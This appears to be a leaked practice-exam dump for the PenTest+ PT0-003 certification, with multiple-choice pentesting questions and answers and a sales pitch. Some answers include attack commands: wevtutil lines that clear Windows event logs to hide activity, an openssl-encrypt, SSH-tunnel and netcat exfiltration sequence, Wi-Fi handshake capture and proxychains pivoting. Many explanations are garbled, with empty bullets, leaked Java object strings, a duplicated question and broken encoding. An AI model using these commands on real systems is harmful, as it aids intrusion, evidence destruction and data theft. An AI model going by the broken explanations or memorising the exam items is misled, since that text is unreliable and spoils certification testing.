During a security assessment, a penetration tester gains access to an internal server and manipulates some data to hide its presence. Which of the following is the best way for the penetration tester to hide the activities performed?

A. Clear the Windows event logs.
B. Modify the system time.
C. Alter the log permissions.
D. Reduce the log retention settings.

Answer: A

Explanation:
During a penetration test, one of the critical steps for maintaining access and covering tracks is to clear evidence of the attack. Manipulating data to hide activities on an internal server involves ensuring that logs and traces of the attack are removed. Here's a detailed explanation of why clearing the Windows event logs is the best method for this scenario:
? Understanding Windows Event Logs: Windows event logs are a key forensic
artifact that records system, security, and application events. These logs can provide detailed information about user activities, system changes, and potential security incidents.
? Why Clear Windows Event Logs:
? Method to Clear Event Logs:
shell
Copy code wevtutil cl System wevtutil cl Security
wevtutil cl Application
? uk.co.certification.simulator.questionpool.PList@6126ce2a
? Alternative Options and Their Drawbacks:
? Case References:
In conclusion, clearing Windows event logs is a well-established practice for hiding activities during a penetration test. It is the most effective way to remove evidence of the attack from the system, thereby maintaining stealth and ensuring that the tester's actions remain undetected.
==========

NEW QUESTION 32
A penetration tester performs a service enumeration process and receives the following result after scanning a server using the Nmap tool:
PORT STATE SERVICE
22/tcp open ssh 25/tcp filtered smtp 111/tcp open rpcbind 2049/tcp open nfs
Based on the output, which of the following services provides the best target for launching an attack?

A. Database
B. Remote access
C. Email
D. File sharing

Answer: D

Explanation:
Based on the Nmap scan results, the services identified on the target server are as follows:
? 22/tcp open ssh:
? 25/tcp filtered smtp:
? 111/tcp open rpcbind:
? 2049/tcp open nfs:
Conclusion: The NFS service (2049/tcp) provides the best target for launching an attack. File sharing services like NFS often contain sensitive data and can be vulnerable to misconfigurations that allow unauthorized access or privilege escalation.

NEW QUESTION 35
A penetration tester discovers data to stage and exfiltrate. The client has authorized movement to the tester's attacking hosts only. Which of the following would be most appropriate to avoid alerting the SOC?

A. Apply UTF-8 to the data and send over a tunnel to TCP port 25.
B. Apply Base64 to the data and send over a tunnel to TCP port 80.
C. Apply 3DES to the data and send over a tunnel UDP port 53.
D. Apply AES-256 to the data and send over a tunnel to TCP port 443.

Answer: D

Explanation:
AES-256 (Advanced Encryption Standard with a 256-bit key) is a symmetric encryption algorithm widely used for securing data. Sending data over TCP port 443, which is typically used for HTTPS, helps to avoid detection by network monitoring systems as it blends with regular secure web traffic.
? Encrypting Data with AES-256:
Step-by-Step Explanationopenssl enc -aes-256-cbc -salt -in plaintext.txt -out encrypted.bin
-k secretkey
? Setting Up a Secure Tunnel:
ssh -L 443:targetserver:443 user@intermediatehost
? Transferring Data Over the Tunnel: cat encrypted.bin | nc targetserver 443
? Benefits of Using AES-256 and Port 443:
? Real-World Example:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 39
A penetration tester wants to check the security awareness of specific workers in the company with targeted attacks. Which of the following attacks should the penetration tester perform?

A. Phishing
B. Tailgating
C. Whaling
D. Spear phishing

Answer: D

Explanation:
Spear phishing is a targeted email attack aimed at specific individuals within an organization. Unlike general phishing, spear phishing is personalized and often involves extensive reconnaissance to increase the likelihood of success.
? Understanding Spear Phishing:
? Purpose:
? Process:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 40
A penetration tester is conducting a wireless security assessment for a client with 2.4GHz and 5GHz access points. The tester places a wireless USB dongle in the laptop to start capturing WPA2 handshakes. Which of the following steps should the tester take next?

A. Enable monitoring mode using Aircrack-ng.
B. Use Kismet to automatically place the wireless dongle in monitor mode and collect handshakes.
C. Run KARMA to break the password.
D. Research WiGLE.net for potential nearby client access points.

Answer: A

Explanation:
? Monitoring Mode:
? Aircrack-ng Suite: airmon-ng start wlan0
This command starts the interface wlan0 in monitoring mode.
? Steps to Capture WPA2 Handshakes: airodump-ng wlan0mon
Pentest References:
? Wireless Security Assessments: Understanding the importance of monitoring mode for capturing data during wireless penetration tests.
? Aircrack-ng Tools: Utilizing the suite effectively for tasks like capturing WPA2 handshakes, deauthenticating clients, and cracking passwords.
By enabling monitoring mode with Aircrack-ng, the tester can capture the necessary WPA2 handshakes to further analyze and attempt to crack the Wi-Fi network's password.
==========

NEW QUESTION 41
During an external penetration test, a tester receives the following output from a tool:
test.comptia.org info.comptia.org vpn.comptia.org exam.comptia.org
Which of the following commands did the tester most likely run to get these results?

A. nslookup -type=SOA comptia.org
B. amass enum -passive -d comptia.org
C. nmap -Pn -sV -vv -A comptia.org
D. shodan host comptia.org

Answer: B

Explanation:
The tool and command provided by option B are used to perform passive DNS enumeration, which can uncover subdomains associated with a domain. Here??s why option B is correct:
? amass enum -passive -d comptia.org: This command uses the Amass tool to perform passive DNS enumeration, effectively identifying subdomains of the target domain. The output provided (subdomains) matches what this tool and command would produce.
? nslookup -type=SOA comptia.org: This command retrieves the Start of Authority (SOA) record, which does not list subdomains.
? nmap -Pn -sV -vv -A comptia.org: This Nmap command performs service detection and aggressive scanning but does not enumerate subdomains.
? shodan host comptia.org: Shodan is an internet search engine for connected devices, but it does not perform DNS enumeration to list subdomains.
References from Pentest:
? Writeup HTB: Demonstrates the use of DNS enumeration tools like Amass to uncover subdomains during external assessments.
? Horizontall HTB: Highlights the effectiveness of passive DNS enumeration in identifying subdomains and associated information.
==========

NEW QUESTION 45
A penetration tester assesses an application allow list and has limited command-line access on the Windows system. Which of the following would give the penetration tester information that could aid in continuing the test?

A. mmc.exe
B. icacls.exe
C. nltest.exe
D. rundll.exe

Answer: C

Explanation:
When a penetration tester has limited command-line access on a Windows system, the choice of tool is critical for gathering information to aid in furthering the test. Here??s an explanation for each option:
? mmc.exe (Microsoft Management Console):
? icacls.exe:
? nltest.exe:
? rundll.exe:
Conclusion: nltest.exe is the best choice among the given options as it provides valuable information about the network, domain controllers, and trust relationships. This information is crucial for a penetration tester to plan further actions and understand the domain environment.
==========

NEW QUESTION 50
A penetration tester established an initial compromise on a host. The tester wants to pivot to other targets and set up an appropriate relay. The tester needs to enumerate through the compromised host as a relay from the tester's machine. Which of the following commands should the tester use to do this task from the tester's host?

A. attacker_host$ nmap -sT <target_cidr> | nc -n <compromised_host> 22
B. attacker_host$ mknod backpipe p attacker_host$ nc -l -p 8000 | 0<backpipe | nc<target_cidr> 80 | tee backpipe
C. attacker_host$ nc -nlp 8000 | nc -n <target_cidr> attacker_host$ nmap -sT 127.0.0.1 8000
D. attacker_host$ proxychains nmap -sT <target_cidr>

Answer: D

Explanation:
ProxyChains is a tool that allows you to route your traffic through a chain of proxy servers, which can be used to anonymize your network activity. In this context, it is being used to route Nmap scan traffic through the compromised host, allowing the penetration tester to pivot and enumerate other targets within the network.
? Understanding ProxyChains:
? Command Breakdown:
? Setting Up ProxyChains: Step-by-Step Explanationplaintext Copy code
socks4 127.0.0.1 1080

? Execution:
proxychains nmap -sT <target_cidr>
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 53
A penetration tester needs to identify all vulnerable input fields on a customer website. Which of the following tools would be best suited to complete this request?

A. DAST
B. SAST
C. IAST
D. SCA

Answer: A

Explanation:
? Dynamic Application Security Testing (DAST):
? Advantages of DAST:
? Examples of DAST Tools:
Pentest References:
? Web Application Testing: Understanding the importance of testing web applications for security vulnerabilities and the role of different testing methodologies.
? Security Testing Tools: Familiarity with various security testing tools and their applications in penetration testing.
? DAST vs. SAST: Knowing the difference between DAST (dynamic testing) and SAST (static testing) and when to use each method.
By using a DAST tool, the penetration tester can effectively identify all vulnerable input fields on the customer website, ensuring a thorough assessment of the application's security.
==========

NEW QUESTION 55
Which of the following protocols would a penetration tester most likely utilize to exfiltrate data covertly and evade detection?

A. FTP
B. HTTPS
C. SMTP
D. DNS

Answer: D

Explanation:
Covert data exfiltration is a crucial aspect of advanced penetration testing. Penetration testers often need to move data out of a network without being detected by the organization's security monitoring tools. Here's a breakdown of the potential methods and why DNS is the preferred choice for covert data exfiltration:
? FTP (File Transfer Protocol) (Option A):
? HTTPS (Hypertext Transfer Protocol Secure) (Option B):
? SMTP (Simple Mail Transfer Protocol) (Option C):
? DNS (Domain Name System) (Option D):
Conclusion: DNS tunneling stands out as the most effective method for covert data exfiltration due to its ability to blend in with normal network traffic and avoid detection by conventional security mechanisms. Penetration testers utilize this method to evade scrutiny while exfiltrating data.

NEW QUESTION 58
While conducting a reconnaissance activity, a penetration tester extracts the following information:
Emails: - admin@acme.com - sales@acme.com - support@acme.com
Which of the following risks should the tester use to leverage an attack as the next step in the security assessment?

A. Unauthorized access to the network
B. Exposure of sensitive servers to the internet
C. Likelihood of SQL injection attacks
D. Indication of a data breach in the company

Answer: A

Explanation:
When a penetration tester identifies email addresses during reconnaissance, the most immediate risk to leverage for an attack is unauthorized access to the network. Here??s why:
? Phishing Attacks:
? Spear Phishing:
? Comparison with Other Risks:
Email addresses are a starting point for phishing attacks, making unauthorized access to the network the most relevant risk.
==========

NEW QUESTION 63
Before starting an assessment, a penetration tester needs to scan a Class B IPv4 network for open ports in a short amount of time. Which of the following is the best tool for this task?

A. Burp Suite
B. masscan
C. Nmap
D. hping

Answer: B

Explanation:
When needing to scan a large network for open ports quickly, the choice of tool is critical. Here??s why option B is correct:
? masscan: This tool is designed for high-speed port scanning and can scan entire networks much faster than traditional tools like Nmap. It can handle large ranges of IP addresses and ports with high efficiency.
? Nmap: While powerful and versatile, Nmap is generally slower than masscan for scanning very large networks, especially when speed is crucial.
? Burp Suite: This tool is primarily for web application security testing and not optimized for network-wide port scanning.
? hping: This is a network tool used for packet crafting and network testing, but it is not designed for high-speed network port scanning.
References from Pentest:
? Luke HTB: Highlights the use of efficient tools for large-scale network scanning to identify open ports quickly.
? Anubis HTB: Demonstrates scenarios where high-speed scanning tools like masscan are essential for large network assessments.
==========

NEW QUESTION 66
A penetration tester is conducting a wireless security assessment for a client with 2.4GHz and 5GHz access points. The tester places a wireless USB dongle in the laptop to start capturing WPA2 handshakes. Which of the following steps should the tester take next?

A. Enable monitoring mode using Aircrack-ng.
B. Use Kismet to automatically place the wireless dongle in monitor mode and collect handshakes.
C. Run KARMA to break the password.
D. Research WiGLE.net for potential nearby client access points.

Answer: A

Explanation:
Enabling monitoring mode on the wireless adapter is the essential step before capturing WPA2 handshakes. Monitoring mode allows the adapter to capture all wireless traffic in its vicinity, which is necessary for capturing handshakes.
? Preparation:
? Enable Monitoring Mode:
Step-by-Step Explanationairmon-ng start wlan0
? uk.co.certification.simulator.questionpool.PList@3327f1d6 iwconfig
? Capture WPA2 Handshakes: airodump-ng wlan0mon
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 69
A penetration tester downloads a JAR file that is used in an organization's production environment. The tester evaluates the contents of the JAR file to identify potentially vulnerable components that can be targeted for exploit. Which of the following describes the tester's activities?

A. SAST
B. SBOM
C. ICS
D. SCA

Answer: D

Explanation:
The tester??s activity involves analyzing the contents of a JAR file to identify potentially vulnerable components. This process is known as Software Composition Analysis (SCA). Here??s why:
? Understanding SCA:
? Comparison with Other Terms:
The tester??s activity of examining a JAR file for vulnerable components aligns with SCA, making it the correct answer.
==========

NEW QUESTION 73
A penetration tester is conducting reconnaissance for an upcoming assessment of a large corporate client. The client authorized spear phishing in the rules of engagement. Which of the following should the tester do first when developing the phishing campaign?

A. Shoulder surfing
B. Recon-ng
C. Social media
D. Password dumps

Answer: C

Explanation:
When developing a phishing campaign, the tester should first use social media to gather information about the targets.
? Social Media:
? Process:
? Other Options:
Pentest References:
? Spear Phishing: A targeted phishing attack aimed at specific individuals, using personal information to increase the credibility of the email.
? OSINT (Open Source Intelligence): Leveraging publicly available information to gather intelligence on targets, including through social media.
By starting with social media, the penetration tester can collect detailed and personalized information about the targets, which is essential for creating an effective spear phishing campaign.
==========

NEW QUESTION 74
A penetration tester finished a security scan and uncovered numerous vulnerabilities on several hosts. Based on the targets' EPSS and CVSS scores, which of the following targets is the most likely to get attacked?
Host | CVSS | EPSS Target 1 | 4 | 0.6
Target 2 | 2 | 0.3
Target 3 | 1 | 0.6
Target 4 | 4.5 | 0.4

A. Target 1: CVSS Score = 4 and EPSS Score = 0.6
B. Target 2: CVSS Score = 2 and EPSS Score = 0.3
C. Target 3: CVSS Score = 1 and EPSS Score = 0.6
D. Target 4: CVSS Score = 4.5 and EPSS Score = 0.4

Answer: A

Explanation:
Based on the CVSS (Common Vulnerability Scoring System) and EPSS (Exploit Prediction Scoring System) scores, Target 1 is the most likely to get attacked.
? CVSS:
? EPSS:
? Analysis:
Pentest References:
? Vulnerability Prioritization: Using CVSS and EPSS scores to prioritize vulnerabilities based on severity and likelihood of exploitation.
? Risk Assessment: Understanding the balance between impact (CVSS) and exploit likelihood (EPSS) to identify the most critical targets for remediation or attack.
By focusing on Target 1, which has a balanced combination of severity and exploitability, the penetration tester can address the most likely target for attacks based on the given scores.
==========

NEW QUESTION 76
During a security assessment, a penetration tester needs to exploit a vulnerability in a wireless network's authentication mechanism to gain unauthorized access to the network. Which of the following attacks would the tester most likely perform to gain access?

A. KARMA attack
B. Beacon flooding
C. MAC address spoofing
D. Eavesdropping

Answer: A

Explanation:
To exploit a vulnerability in a wireless network's authentication mechanism and gain unauthorized access, the penetration tester would most likely perform a KARMA attack.
? KARMA Attack:
? Purpose:
? Other Options:
Pentest References:
? Wireless Security Assessments: Understanding common attack techniques such as KARMA is crucial for identifying and exploiting vulnerabilities in wireless networks.
? Rogue Access Points: Setting up rogue APs to capture credentials or perform man-in-the-middle attacks is a common tactic in wireless penetration testing.
By performing a KARMA attack, the penetration tester can exploit the wireless network's authentication mechanism and gain unauthorized access to the network.
==========

NEW QUESTION 81
During a penetration test, the tester gains full access to the application's source code. The application repository includes thousands of code files. Given that the assessment timeline is very short, which of the following approaches would allow the tester to identify hard- coded credentials most effectively?

A. Run TruffleHog against a local clone of the application
B. Scan the live web application using Nikto
C. Perform a manual code review of the Git repository
D. Use SCA software to scan the application source code

Answer: A

Explanation:
Given a short assessment timeline and the need to identify hard-coded credentials in a large codebase, using an automated tool designed for this specific purpose is the most effective approach. Here??s an explanation of each option:
? Run TruffleHog against a local clone of the application (Answer: A):
? Scan the live web application using Nikto (Option B):
? Perform a manual code review of the Git repository (Option C):
? Use SCA software to scan the application source code (Option D):
Conclusion: Running TruffleHog against a local clone of the application is the most effective approach for quickly identifying hard-coded credentials in a large codebase within a limited timeframe.

NEW QUESTION 83
.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questons and Answers in PDF Format

PT0-003 Practice Exam Features:

* PT0-003 Questions and Answers Updated Frequently

* PT0-003 Practice Questions Verified by Expert Senior Certified Staff

* PT0-003 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* PT0-003 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year